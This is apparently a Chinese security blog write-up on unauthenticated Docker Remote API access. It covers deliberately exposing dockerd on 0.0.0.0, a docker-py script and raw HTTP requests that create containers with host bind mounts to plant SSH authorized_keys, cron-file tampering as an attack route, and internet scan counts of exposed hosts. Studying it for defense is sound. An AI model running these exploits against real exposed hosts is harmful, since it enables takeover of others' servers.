Docker Remote API 未授权漏洞全球探测

0x01前言

Docker 是一个开源的应用容器引擎，基于 Go 语言 并遵从 Apache2.0 协议开源。

Docker 可以让开发者打包他们的应用以及依赖包到一个轻量级、可移植的容器中，然后发布到任何流行的 Linux 机器上，也可以实现虚拟化。

容器是完全使用沙箱机制，相互之间不会有任何接口（类似 iPhone 的 app）,更重要的是容器性能开销极低。

0x02起因

docker swarm docker swarm 是一个将 docker 集群变成单一虚拟的 docker host 工具，使用标准的 Docker API，能够方便 docker 集群的管理和扩展，由 docker 官方提供，具体的大家可以看官网介绍。

docker 集群的管理和扩展，由 docker 官方提供，具体的大家可以看官网介绍。

漏洞发现的起因是，有一位同学在使用 docker swarm 的时候，发现了管理的 docker 节点上会开放一个 TCP 端口 2375，绑定在 0.0.0.0 上，http 访问会返回 404 page not found ，然后他研究了下，发现这是 Docker Remote API，可以执行 docker 命令，比如访问 `http://host:2375/containers/json` 会返回服务器当前运行的 container 列表，和在 docker CLI 上执行 docker ps 的效果一样，其他操作比如创建/删除 container，拉取 image 等操作也都可以通过 API 调用完成。

0x03配置 Docker

通过阿里源配置比较快一点

Ubuntu 14.04 16.04 (使用 apt-get 进行安装)

```
# step 1: 安装必要的一些系统工具
sudo apt-get update
sudo apt-get -y install apt-transport-https ca-certificates curl software-
properties-common
# step 2: 安装GPG证书
curl -fsSL http://mirrors.aliyun.com/docker-ce/linux/ubuntu/gpg | sudo apt-key
add -
# Step 3: 写入软件源信息
sudo add-apt-repository "deb [arch=amd64] http://mirrors.aliyun.com/docker-
ce/linux/ubuntu $(lsb_release -cs) stable"
# Step 4: 更新并安装 Docker-CE
sudo apt-get -y update
sudo apt-get -y install docker-ce

注意：其他注意事项在下面的注释中
# 安装指定版本的Docker-CE:
# Step 1: 查找Docker-CE的版本:
# apt-cache madison docker-ce
# docker-ce | 17.03.1~ce-0~ubuntu-xenial | http://mirrors.aliyun.com/docker-
ce/linux/ubuntu xenial/stable amd64 Packages
# docker-ce | 17.03.0~ce-0~ubuntu-xenial | http://mirrors.aliyun.com/docker-
ce/linux/ubuntu xenial/stable amd64 Packages
# Step 2: 安装指定版本的Docker-CE: (VERSION 例如上面的 17.03.1~ce-0~ubuntu-xenial)
```

```
# sudo apt-get -y install docker-ce=[VERSION]

# 通过经典网络、VPC网络内网安装时，用以下命令替换Step 2、Step 3中的命令
# 经典网络：
# curl -fsSL http://mirrors.aliyuncs.com/docker-ce/linux/ubuntu/gpg | sudo apt-key add -
# sudo add-apt-repository "deb [arch=amd64] http://mirrors.aliyuncs.com/docker-ce/linux/ubuntu $(lsb_release -cs) stable"
# VPC网络：
# curl -fsSL http://mirrors.cloud.aliyuncs.com/docker-ce/linux/ubuntu/gpg | sudo apt-key add -
# sudo add-apt-repository "deb [arch=amd64] http://mirrors.cloud.aliyuncs.com/docker-ce/linux/ubuntu $(lsb_release -cs) stable"
```

CentOS 7 (使用 yum 进行安装)

```
# step 1: 安装必要的一些系统工具
sudo yum install -y yum-utils device-mapper-persistent-data lvm2
# Step 2: 添加软件源信息
sudo yum-config-manager --add-repo http://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo
# Step 3: 更新并安装 Docker-CE
sudo yum makecache fast
sudo yum -y install docker-ce
# Step 4: 开启Docker服务
sudo service docker start

注意：其他注意事项在下面的注释中
# 官方软件源默认启用了最新的软件，您可以通过编辑软件源的方式获取各个版本的软件包。例如官方并没有将测试版本的软件源置为可用，你可以通过以下方式开启。同理可以开启各种测试版本等。
# vim /etc/yum.repos.d/docker-ce.repo
# 将 [docker-ce-test] 下方的 enabled=0 修改为 enabled=1
#
# 安装指定版本的Docker-CE:
# Step 1: 查找Docker-CE的版本:
# yum list docker-ce.x86_64 --showduplicates | sort -r
# Loading mirror speeds from cached hostfile
# Loaded plugins: branch, fastestmirror, langpacks
# docker-ce.x86_64 17.03.1.ce-1.el7.centos docker-ce-stable
# docker-ce.x86_64 17.03.1.ce-1.el7.centos @docker-ce-stable
# docker-ce.x86_64 17.03.0.ce-1.el7.centos docker-ce-stable
# Available Packages
# Step2 : 安装指定版本的Docker-CE: (VERSION 例如上面的 17.03.0.ce.1-1.el7.centos)
# sudo yum -y install docker-ce-[VERSION]
# 注意：在某些版本之后，docker-ce安装出现了其他依赖包，如果安装失败的话请关注错误信息。例如 docker-ce 17.03 之后，需要先安装 docker-ce-selinux。
# yum list docker-ce-selinux- --showduplicates | sort -r
# sudo yum -y install docker-ce-selinux-[VERSION]

# 通过经典网络、VPC网络内网安装时，用以下命令替换Step 2中的命令
# 经典网络：
# sudo yum-config-manager --add-repo http://mirrors.aliyuncs.com/docker-ce/linux/centos/docker-ce.repo
# VPC网络：
# sudo yum-config-manager --add-repo http://mirrors.could.aliyuncs.com/docker-ce/linux/centos/docker-ce.repo
```

安装校验

```
root@iZbp12adskpuoxodbkqzjfZ:$ docker version
Client:
Version: 17.03.0-ce
API version: 1.26
Go version: go1.7.5
Git commit: 3a232c8
Built: Tue Feb 28 07:52:04 2017
OS/Arch: linux/amd64

Server:
Version: 17.03.0-ce
API version: 1.26 (minimum version 1.12)
Go version: go1.7.5
Git commit: 3a232c8
Built: Tue Feb 28 07:52:04 2017
OS/Arch: linux/amd64
Experimental: false
```

0x04配置 Docker Remote API

通过修改 `/lib/systemd/system/docker.service` 文件中的 dockerd 启动参数，使其绑定在 0.0.0.0 上，导致未授权任意访问。

`ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:8888`

然后执行：

```
systemctl daemon-reload
systemctl restart docker.service
```

如果没有错误提示，则表示 dockerd 已经成功监听，可以通过如下命令进行验证：

`curl "http://127.0.0.1:8888/v1.25/info"`

API 的调用方式有很多种，可以使用

- HTTP 方式 https://docs.docker.com/engine/api/v1.25/

通过利用 Curl 进行调用 http://www.open-open.com/lib/view/open1419921028828.html

- Docker 自己封装了一个 docker-py 来管理 docker： https://github.com/docker/docker-py

说明文档： https://docker-py.readthedocs.io/en/stable/containers.html


- 可以直接使用 Docker 命令，使用-H 参数

docker -H IP:PORT your_command


- 使用 python 的库来调用

pip install docker 或者 easy_install docker

通过访问 xxx:8888/version 可以获取到当前 docker 的版本信息



访问 xxx:8888/images/json 可以看到当前 docker 下的 images 列表



[{"Containers":-1,"Created":1594072591,"Id":"sha256:adafef2e596ef06ec2112bc5a9663c6a4f59a3dfd4243c9cabe06c0748e7f280","Labels":null,"ParentId":"","RepoDigests":["ubuntu@sha256:55cd38b70425947db71112eb5dddfa3aa3e3ce307754a3df2269069d2278ce47"],"RepoTags":["ubuntu:latest"],"SharedSize":-1,"Size":73858282,"VirtualSize":73858282}]

0x05攻击思路

- 修改 / root/.ssh/authorized_keys
- 修改 / etc/crontab 等计划任务文件

攻击思路和 redis 未授权漏洞很像，通过 Docker Remote API，我们可以新建 container，删除已有 container，甚至是获取宿主机的 shell。

通过搜索，目前已经有比较成熟的攻击脚本,下面脚本是可以写入 authorized_keys：


```
import docker

ip = ''
cli = docker.DockerClient(base_url='tcp://'+ip+':8888', version='auto')
#端口不一定为2375，指定version参数是因为本机和远程主机的API版本可能不同，指定为auto可以自己判断版本
image = cli.images.list()[0]

# #读取生成的公钥
# f = open('id_rsa_2048.pub', 'r')
# sshKey = f.read()
# f.close()

try:
    cli.containers.run(
    image=image.tags[0],
    command='sh -c "echo 1111 >>/tmp/test/authorized_keys"', #这里卡了很久，这是正确有效的写法，在有重定向时直接写命令是无法正确执行的，记得加上sh -c
    volumes={'/tmp':{'bind': '/tmp', 'mode': 'rw'}}, #找一个基本所有环境都有的目录
    name='test' #给容器命名，便于后面删除
    )
except Exception as e:
    print(e)

#删除容器
try:
    container = cli.containers.get('test')
    container.remove()
except Expection as e:
    pass
```

详细操作如下：

1、获取 images 列表

http://xxxx:8888/images/json

可以获取到所有的 images 列表:




2、根据 images 列表创建新的 container 并挂载宿主机的/tmp/目录

`Binds":["/tmp/:/tmp/:rw"]` 第一个tmp代表宿主机，第二个tmp代表虚拟机，把这两个目录绑定。


post发送

```
POST /v1.25/containers/create HTTP/1.1
Host: xxx:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101
Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 111

{"Image":"ubuntu:latest","HostConfig":{"Binds":["/tmp/:/tmp/:rw"]},"CMD":
["/bin/sh","-c","mkdir -p /tmp/test"]}
```




将获得的id记录，填充到第二个post链接

```
POST
/v1.25/containers/5fe6a7ee44aaec2f6ad0a4dbecdbed4ef71240cd645499f651da93190da235
c7/start HTTP/1.1
Host: xxxx:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101
Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 0
```




tmp目录下多了个test目录



然后运行下脚本python脚本，写一个1111到test目录下的某个文件里。

```python
import docker

ip = [redacted]
cli = docker.DockerClient(base_url='tcp://'+ip+':8888', version='auto')
#端口不一定为2375，指定version参数是因为本机和远程主机的API版本可能不同，指定为auto可以自己判断版本
image = cli.images.list()[0]

# #读取生成的公钥
# f = open('id_rsa_2048.pub', 'r')
# sshKey = f.read()
# f.close()

try:
    cli.containers.run(
    image=image.tags[0],
    command='sh -c "echo 1111 >>/tmp/test/authorized_keys"', #这里卡了很久，这是正确有效的写法，在有重定向时直接写命令是无法正确执行的，记得加上sh -c
    volumes={'/tmp':{'bind': '/tmp', 'mode': 'rw'}}, #找一个基本所有环境都有的目录
    name='test' #给容器命名，便于后面删除
    )
except Exception as e:
    print(e)

#删除容器
try:
    container = cli.containers.get('test')
    container.remove()
except Expection as e:
    pass
```

查看新增了一个文件。



坑点：images的镜像下必须要有能/bin/sh之类的命令。不然会报错。


如果报错误，可以换个images镜像，测试可以用`docker pull ubuntu`。

0x06漏洞影响范围


该漏洞是2017年被暴露出来，如今，我们来看下全球的情况：

我们先通过最粗略的搜索语法进行搜索：`port:"2375"`。目前全球开放2375端口的主机，约有30806台。

根据图可知，中国和美国的数量占比是最大的。




国内开发2375端口的服务器相对于比国外较多。




根据产品列表来看，其中位于2375端口的也不全是docker，非docker服务差不多占了一半。

然后，我们根据 `port:"2375" AND product:"docker"` 更加准确的搜索一下:




数量缩减到大约3284台，大部分服务器都位于美国。

国内较多的docker主机几种在北京区域:



根据漏洞写成poc后，定时扫描：



最近七日的漏洞本身在逐日递减，但因7月14日更新了搜索语法，把更多疑似的Docker Remote API端口加入定时扫描，我们可以看到总体漏洞量有飞速的上升，事实上存在漏洞的主机比图表展示的更多。